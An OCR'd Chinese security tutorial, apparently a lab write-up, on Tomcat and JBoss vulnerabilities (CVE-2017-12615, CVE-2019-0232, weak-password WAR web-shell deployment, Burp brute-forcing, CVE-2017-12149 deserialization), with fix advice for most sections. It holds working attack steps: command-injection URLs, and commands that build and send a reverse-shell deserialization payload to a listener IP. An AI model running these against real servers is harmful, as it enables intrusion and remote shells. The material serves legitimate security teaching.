
Tomcat 任意文件写入（CVE-2017-12615）

环境：Tomcat/8.0.30


漏洞本质是Tomcat配置文件/conf/web.xml 配置了可写（readonly=false），导致我们可以往服务器写文件：



增加完配置之后，记得重启Tomcat，效果如下：



当readonly=true时，效果如下。



修复建议

将readonly=true，默认为true。


Tomcat 远程代码执行（CVE-2019-0232）

影响范围：9.0.0.M1 ~ 9.0.17, 8.5.0 ~ 8.5.39， 7.0.0 ~ 7.0.93
影响系统： Windows


测试环境：
Apache Tomcat v8.5.39
JDK 1.8.0_144

修改配置：
web.xml

```
<init-param>
  <param-name>debug</param-name>
  <param-value>0</param-value>
</init-param>
<init-param>
  <param-name>executable</param-name>
  <param-value></param-value>
</init-param>
```




content.xml




在Tomcat\webapps\ROOT\WEB-INF新建cgi目录，并创建lxhsec.bat文件，内容任意。

访问http://127.0.0.1:8080/cgi-bin/lxhsec.bat?&dir



执行命令http://127.0.0.1:8080/cgi-bin/lxhsec.bat?&C:/WINDOWS/system32/net+user



Note:net命令的路径要写全，直接写net user，Tomcat控制台会提示net不是内部命令，也不是可运行的程序，另 必须使用+号连接，使用空格，%2B都会执行失败，控制台报错。

修复建议

这个默认是关闭的，如果打开了请关闭，若需使用请升级版本。

Tomcat + 弱口令 && 后台getshell漏洞


环境：Apache Tomcat/7.0.94

在conf/tomcat-users.xml文件中配置用户的权限：

```
<tomcat-users>
    <role rolename="manager-gui"/>
    <role rolename="manager-script"/>
    <role rolename="manager-jmx"/>
    <role rolename="manager-status"/>
    <role rolename="admin-gui"/>
    <role rolename="admin-script"/>
    <user username="tomcat" password="tomcat" roles="manager-gui,manager-script,manager-jmx,manager-status,admin-gui,admin-script" />
</tomcat-users>
```


正常安装的情况下，tomcat7.0.94中默认没有任何用户，且manager页面只允许本地IP访问。只有管理员手工修改了这些属性的情况下，才可以进行攻击。

访问 http://127.0.0.1:8080/manager/html ,输入弱密码tomcat:tomcat，登陆后台。



生成war包：
jar -cvf lxhspy.war lxhspy.jsp

部署后，访问 http://127.0.0.1:8080/war包名/包名内文件名, 如下。




修复建议

1. 若无必要，取消manager/html功能。
2. 若要使用，manager页面应只允许本地IP访问


Tomcat manager App 暴力破解

环境：Apache Tomcat/7.0.94

访问：http://127.0.0.1:8080/manager/html, 输入密码，抓包，如下。




刚才输入的账号密码在HTTP字段中的Authorization中，规则为Base64Encode(user:passwd)
Authorization: Basic dG9tY2F0OmFkbWlu
解码之后如下：




将数据包发送到intruder模块，并标记dG9tY2F0OmFkbWlu。


Payload type选择 Custom iterator，设置三个position，1为用户字典，2为:，3为密码字典，并增加Payload Processing 为Base64-encode如下：



最后取消Palyload Encoding编码。



结果：



修复建议

1. 若无必要，取消manager/html功能。
2. 若要使用，manager页面应只允许本地IP访问


JBoss

jBoss是一个基于J2EE的开发源代码的应用服务器。 JBoss代码遵循LGPL许可，可以在任何商业应用中免费使用。JBoss是一个管理EJB的容器和服务器，支持EJB1.1、EJB 2.0和EJB3的规范。但JBoss核心服务不包括支持servlet/JSP的WEB容器，一般与Tomcat或Jetty绑定使用。

默认端口:8080,9990

Windows下Jboss安装，

1. 下载http://jbossas.jboss.org/downloads/
2. 解压，我这里解压后的目录为：C:\jboss-6.1.0.Final
3. 新建环境变量：JBOSS_HOME 值为： C:\jboss-6.1.0.Final
   在path中加入：;%JBOSS_HOME%\bin;
4. 打开C:\jboss-6.1.0.Final\bin 双击run.bat。出现info消息，即配置成功。



Note:注意JDK版本要在1.6~1.7之间，1.8版本 jBoss运行打开JMX Console会出现500错误。

jboss默认部署路径：C:\jboss-6.1.0.Final\server\default\deploy\ROOT.war


设置外网访问，
将C:\jboss-6.1.0.Final\server\default\deploy\jbossweb.sar\server.xml

```
    <!-- A HTTP/1.1 Connector on port 8080 -->
    <Connector protocol="HTTP/1.1" port="${jboss.web.http.port}" address="${jboss.bind.address}"
       redirectPort="${jboss.web.https.port}" />
```

将address="${jboss.bind.address}" 设置为address="0.0.0.0" ,并重启JBoss

JBoss 5.x/6.x 反序列化漏洞（CVE-2017-12149）

访问 /invoker/readonly
返回500，说明页面存在，此页面存在反序列化漏洞。



利用工具:JavaDeserH2HC,我们选择一个Gadget：ReverseShellCommonsCollectionsHashMap，编译并生成序列化数据：

生成ReverseShellCommonsCollectionsHashMap.class


```
javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
```

生成ReverseShellCommonsCollectionsHashMap.ser

```
java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 192.168.31.232:6666（ip是nc所在的ip）
```

利用：


```
curl http://192.168.31.205:8080/invoker/readonly --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```



JBoss JMXInvokerServlet 反序列化漏洞

